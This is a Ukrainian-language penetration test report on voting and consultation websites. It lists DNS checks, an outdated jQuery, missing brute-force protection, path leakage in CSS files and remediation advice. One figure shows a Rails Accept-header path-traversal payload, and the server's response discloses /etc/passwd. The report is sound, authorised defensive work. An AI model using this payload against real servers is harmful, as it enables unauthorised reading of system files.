Penetration Testing Report

03.03.2020

ITFB

Kyiv, Ukraine
Tel: +38-050-470-29-17
Email: office@itfb.com.ua
Web: https://itfb.com.ua

Зміст

Резюме

Організація "XXXXXXXXXXXXXX" уклала угоду з "ITFB.com.ua" на проведення тесту на проникнення для визначення схильності сайтів https://xxxxxxxxxxxxxx та https://xxxxxxxxxxxxx до вразливостей. Всі дії були проведені таким чином, щоб імітувати зовнішнього зловмисника, який скоїв цільову атаку на сайти з наступною метою:

- Розкрити базу даних користувачів і отримати можливість впливати на кількість голосів при проведенні голосування за проекти.

Також була поставлена додаткова мета:

- Переконатися в надійності захисту ресурсів перед їх запуском в робочу експлуатацію.

Були зроблені зусилля по виявленню і використанню слабких місць безпеки, які можуть дозволити віддаленим зловмисникам отримати несанкціонований доступ до даних розташованих на ресурсах.

Атаки проводилися з рівнем доступу, який мав би звичайний користувач Інтернету.

Всі випробування і дії проводилися в контрольованих умовах.


Ініціація атаки

Дослідження

Отримання інформації і визначення векторів атаки.


У спробі визначити потенційну поверхню атаки ми досліджували загальні записи DNS для доменів **xxxxxxxxxxxx** та **xxxxxxxxxxxxxxx**

Намір полягав у тому, щоб ретельно симулювати поведінку зловмисника без будь-якої внутрішньої інформації.



Малюнок 1.Ідентифікація DNS записів.

Після ідентифікації серверів імен, ми спробували виконати трансфер DNS зон і виявили, що сервер імен правильно налаштований та забороняє здійснювати повну і необмежену передачу DNS зон.



Малюнок 2. Перевірка конфігурації зон DNS.

Далі ми перевірили наявність вразливостей в веб-оточенні сервера https://xxxxxxxxx і виявили використання застарілої і схильної до вразливостей версії "Rails", яка дозволяє за допомогою віддаленого використання довільного коду - читати конфіденційну інформацію з файлів розташованих на сервері будь-якому не авторизованому в системі користувачеві.

Request

Raw | Headers | Hex

```
GET /users/password HTTP/1.1
Host: [redacted]
Referer: https://[redacted]
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101
Firefox/68.0
Accept: ../../../../../../../../../../etc/passwd{{
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
```

Малюнок 3. Приклад HTTP запиту для отримання списку системних облікових записів

Response

Raw | Headers | Hex | Render

```
HTTP/1.1 404 Not Found
Server: nginx/1.12.2
Date: Tue, 03 Mar 2020 07:44:04 GMT
Content-Type: text/html; charset=utf-8
Connection: close
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Cache-Control: no-cache
Set-Cookie: ahoy_visitor=800e914b-70c6-497c-8946-fe2c52e3b156; path=/; expires=Thu, 03 Mar 2022 07:44:04 -0000; secure
Set-Cookie: ahoy_visit=6bae424f-fbf0-494f-9714-203c26fa0425; path=/; expires=Tue, 03 Mar 2020 11:44:04 -0000; secure
X-Request-Id: 4d2f8d46-5d47-4d1d-9fc4-6d294a1aac58
X-Runtime: 0.008439
Strict-Transport-Security: max-age=15552000; includeSubDomains
Content-Length: 1307

root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
systemd-bus-proxy:x:999:998:systemd Bus Proxy:/:/sbin/nologin
systemd-network:x:192:192:systemd Network Management:/:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
polkitd:x:998:997:User for polkitd:/:/sbin/nologin
tss:x:59:59:Account used by the trousers package to sandbox the tcsd daemon:/dev/null:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
postfix:x:89:89::/var/spool/postfix:/sbin/nologin
chrony:x:997:995::/var/lib/chrony:/sbin/nologin
postgres:x:26:26:PostgreSQL Server:/var/lib/pgsql:/bin/bash
nginx:x:996:994:Nginx web server:/var/lib/nginx:/sbin/nologin
redis:x:995:992:Redis Database Server:/var/lib/redis:/sbin/nologin
elasticsearch:x:994:991:elasticsearch user:/home/elasticsearch:/sbin/nologin
tcpdump:x:72:72::/:/sbin/nologin
```

Малюнок 4. Відповідь сервера містить список системних облікових записів

Веб-оточення сервера https://xxxxxxxxxxxx використовує вразливу версію бібліотеки Javascript "jQuery" 1.12.4 у наступному скрипті.

```
* jQuery JavaScript Library v1.12.4
* http://jquery.com/
*
* Includes Sizzle.js
* http://sizzlejs.com/
*
* Copyright jQuery Foundation and other contributors
* Released under the MIT license
* http://jquery.org/license
*
* Date: 2016-05-20T17:17Z
*/
```

Малюнок 5. Перевірка версії jQuery.

Сторінка входу на ресурс https://xxxxxxxxxxx/users/sign_in була протестована численними спробами входу під одним і тим же користувачем. Ми виявили, що сторінка не захищена від спроб підбору пароля (brute force). Додатково рекомендується реалізувати блокування облікового запису після певної кількості спроб введення невірного пароля.

```
POST /users/sign_in HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Referer: https://[redacted]
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate
Content-Length: 290
Host: e-dem.ua
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/73.0.3683.103 Safari/537.36
Connection: Keep-alive

authenticity_token=WQNiYhPQjUqfrfQd432p26CMd1cpEcwHSH9NyCOcYBq4a%2BRPYBLMUovCmSBYYdpfRuBBtz2/2
/57YrTZWIaYrw==&commit=%D0%A3%D0%B2%D1%96%D0%B9%D1%82%D0%B8%20%D0%B2%20%D1%81%D0%B8%D1%81%D1%82
%D0%B5%D0%BC%D1%83&user[email]=oDVGW28d&user[password]=ugNqrH7p&user[remember_me]=0&utf8=%26
%23x2713;
```

Малюнок 6. Численні спроби авторизації

Ресурс https://xxxxxxxxxxxxx містить * .css файли, вміст яких розкриває конфіденційну інформацію стосовно внутрішньої файлової структури серверу.

- https://xxxxxxxxxxxxxxxxxxxx/assets/application-408d62273da519e24277d0059059ad18f3ad47004e5d5290347c2bd1f050cdc8.css
- https://xxxxxxxxxxxxxxxxxxxx/assets/header-d95d6eaea483a1c4f4602fd53d8c910e683fcb0420a8278ae4b8c39bce16c840.css

- https://xxxxxxxxxxxxxxxxxxxx/assets/module_index-365bbe560e70f93d6e7be33e727e03e38f48d1220515c61ac3bbee07a7a9431a.css

```
/* line 303, /usr/share/nginx/e-consultation/app/assets/stylesheets/comments.scss */
.send-comment-button .send-comment-title {
  color: white;
  display: inline-block;
}

/* line 1, /usr/share/nginx/e-consultation/app/assets/stylesheets/polls.scss */
.polls-wrapper {
  background: #f4f5f7;
}
```

Малюнок 7. Розкриття внутрішньої структури сервера

З цієї інформації зловмисник отримує точне розташування web-додатка у файловій системі на сервері і може використовувати це для подальших атак.

Спроби виконати різні типи "XSS" або "CSRF" на ресурсах - не дали задовільного результату. Ресурси не схильні до цього типу вразливостей.

Загальний рейтинг безпеки

Кожній вразливості, яка була виявлена під час тестування, призначається певний ступінь ризику. Критерії для цієї класифікації наведені нижче.

Високий ступінь	Середній ступінь	Низький ступінь
Високий ступінь ризику призначається, якщо експлуатація вразливості може призвести до компрометації даних, доступності сервера чи послуги, довільного виконання коду, маніпулювання даними.	Вразливість середнього ризику не призводить безпосередньо до компрометації чи несанкціонованого доступу, але надає можливість або інформацію, яка може бути використана потенційним зловмисником для	Усі інші вразливості, які не можуть призвести до компрометації ресурсу, але які можуть бути використані потенційним зловмисником для

Сюди входить відмова служби, слабкі або стандартні паролі, відсутність шифрування, доступ до довільних файлів або конфіденційних даних	подальшого використання спільно з іншими вразливими ситуаціями для компрометації ресурсу. Наприклад, незахищений доступ до некритичних файлів, перелік некритичних каталогів, розкриття повних шляхів.	збору інформації та формування векторів атак.

На даний момент сервіс оцінюється як середньо критичний, оскільки було виявлено декілька вразливих ситуацій з середнім ступенем ризику, що дозволяють віддалений доступ до конфіденційних даних. Рекомендації щодо їх виправлення наведені нижче.

Рекомендації

https://xxxxxxxxxxxxxxxxxxxx	
Недолік	***Вирішення***

https://xxxxxxxxxxxx	
Недолік	***Вирішення***

Використання вразливої Javascript бібліотеки	Оновити "jQuery" до актуальної версії або застосувати патч https://github.com/jquery/jquery/issues/2432
Розголошення конфіденційної інформації в css файлах	Заборонити відображення цієї інформації для користувачів ресурсу

Використання вразливої версії "Ruby on Rails""	Оновити "Ruby on Rails" до актуальної версії або застосувати патч https://groups.google.com/forum/#!topic/rubyonrails-security/pFRKI96Sm8Q

Висновок

Конкретні цілі тесту на проникнення були сформульовані наступним чином:

Перевірити можливість розкриття бази користувачів, можливість впливу на зміну кількості голосів та переконатися в надійності захисту ресурсів перед їх запуском в робочу експлуатацію.

Цілі тесту на проникнення не були досягнуті, тому що ресурси **XXXXXXXX** та **XXXXXXXXX** мають достатній ступінь захисту на даний момент від подібних атак.

Важливо відзначити, що незважаючи на достатній ступінь захисту ресурсів на даний момент, ми настійно рекомендуємо вам перед запуском системи в робочу експлуатацію вжити відповідних зусиль для усунення виявлених недоліків.